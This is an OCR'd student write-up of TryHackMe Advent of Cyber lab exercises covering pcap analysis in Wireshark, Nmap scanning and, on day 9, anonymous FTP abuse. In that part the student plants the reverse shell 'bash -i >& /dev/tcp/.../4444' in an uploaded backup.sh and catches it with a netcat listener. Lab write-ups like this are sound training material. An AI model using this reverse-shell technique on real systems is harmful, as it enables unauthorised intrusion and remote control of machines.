
Question 7

Find out what is on Elf McSkidy's wishlist that will be used to replace Elf McEager



Question 8

Find out the author of Operation Artic Storm



Thought Process/Methodology

First, download the task file located at top right from TryHackMe. Then, download Wireshark in the terminal by using command “apt download wireshark”. After downloading, open “pcap1.pcap” from the downloaded file using Wireshark. Next, we check for the IP address that initiates an ICMP/ping(10.11.3.2). Then, apply filter to see HTTP GET requests (http.request.method==GET) and the name of the article that the IP address "10.10.67.199" visited is searched (reindeer-of-the-week). We then open file “pcap2.pcap”. “tcp.port==21” filter that is given in THM is inserted to check for the leaked password (plaintext_passsword_fiasco). Then, we remove the filter and check for the name of the protocol that is encrypted (SSH). In order to find the location of 10.10.122.128, we examine the ARP communications (02:c0:56:51:8a:51). Moving on, “pcap3.pcap” file is open and we use back filter “http.request.method==GET” and export “Christmas.zip”file to http file and download it.Open the downloaded file(christmas.zip) and open elf_mcskidy_wishlist.txt to find out what is on Elf McSkidy's wishlist that will be used to replace Elf McEager. Next, we go back


to “Christmas.zip” file and open “Operation Artic Storm.pdf” to find out the author.

Day 8:Networking: What’s Under the Christmas Tress?

Tools used: Kali, Firefox,Terminal,Nmap


Question 1

Search google



Question 2

Open terminal run Nmap Machine_IP




Question 3

Look at the information from Nmap -sV and - A

```
┌──(1211102409㉿kali)-[~]
└─$ nmap -A 10.10.144.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:05 EDT
Nmap scan report for 10.10.144.13
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.00 seconds

┌──(1211102409㉿kali)-[~]
└─$ nmap -sV 10.10.144.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:06 EDT
Nmap scan report for 10.10.144.13
Host is up (0.19s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE       VERSION
80/tcp    open     http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open     ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open     ms-wbt-server xrdp
19350/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.26 seconds
```


Question 4

Version of Apache show beside the at the port 80



Question 5

The service run on port 2222 also can be read from Nmap -sV



Question 6

We can see that the http-tittle is TBFC's Internal Blog,so we can guess that the website used for blog

```
┌──(root㉿kali)-[/home/1211102409]
└─# nmap --script http-title 10.10.144.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:32 EDT
Nmap scan report for 10.10.144.13
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
```

Thought Process/Methodology

First, we use google and find out that the Snort was created in 1998 by Martin Roesch. Next, we open run nmap Machine_IP using the terminal. The output included the port numbers of the three services running that we are finding. After that, we run nmap -Pn Machine_IP to ignore ICMP being used. We also try settings such as -A and -sV and compare the output given. We realized that with -A the output will provide more output than -sV. By looking at the two outputs we get, we can find out the name of the Linux distribution that is running, the version of Apache, and the service running on port 2222.Then, we run nmap --script http-title Machine_IP with terminal and get the title “TBFC's Internal Blog”.With the title, we figure out that the website may be used for Elf McEager’s blog.In the end, we also try different scripts against the remaining services.

Day 9 - [Networking] Anyone can be Santa!

Tools used: kali Linux, Terminal, AttackBox.

Question 1

Typing **ftp 10.10.30.115** in Terminal and login with **anonymous**. To check the directories, just type the **ls** command.

```
┌──(1211102696㉿kali)-[~]
└─$ ftp 10.10.30.115
Connected to 10.10.30.115.
220 Welcome to the TBFC FTP Server!.
Name (10.10.30.115:1211102696): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
┌──(1211102696㉿kali)-[~]
└─$ ftp 10.10.30.115
Connected to 10.10.30.115.
220 Welcome to the TBFC FTP Server!.
Name (10.10.30.115:1211102696): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39322|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

Question 2

From the directory listing, it shows that only the directory **public** has data. Hence, it is accessible by the “anonymous” user.

```
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```


Question 3


Use command **cd public** to change directory. Then, use command **ls** to check the directories. The backup.sh is the script getting executed.


```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||8333|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
```

Question 4

Use **get** command to download the shoppinglist.txt file.








Question 5


Use get command to download backup.sh . We then exit the ftp. Next, type **nano backup.sh** in Terminal. Comment off the original command in the shell script, and add **bash -i >& /dev/tcp/10.10.142.253/4444 0>&1** . Press **Ctrl + X,** then **y** and press **Enter**.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||29616|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||24797|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****************************************************************************************|   341      133.57 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.70 KiB/s)
```






```
1211102696@kali: ~ ×   1211102696@kali: ~ ×   1211102696@kali: ~ ×
  GNU nano 6.2                                          backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

Open a new tab in Terminal, type **nc -lvnp 4444** .



Then retype **ftp 10.10.242.75** and login with **anonymous**. Change the directory to cd public, use command **put backup.sh**. Wait for the netcat's output.





Thought Process/Methodology

First of all, we need to open the terminal and type in **ftp 10.10.30.115** and login with "anonymous". Then, check the directories by using **ls** command. From the directory listed, we can tell the **public** directory is the one that is accessible to the "anonymous" user. Use **cd public** command to change directory and use **ls** command to check the script executed within the directory. Use the **get** command to download the **backup.sh** and **shoppinglist.txt** . Open it to check the movie name. Exit the current ftp. Use nano backup.sh in Terminal and comment off the original command. Add **bash -i >& /dev/tcp/THM_IP/4444 0>&1** . Then, press **Ctrl + x, y and Enter**. Open a new terminal, type **nc -lvnp 4444**. Retype **ftp 10.10.242.75** and login with "anonymous".


Change directory to **public** and use the put command to upload **backup.sh** . Check the netcat for the output.

Day 10:Networking: Don’t be sElfish

Tools used : Kali Linux, terminal


Question 1

Check the help option to find the flag description




Question 2

Number of users on Samba



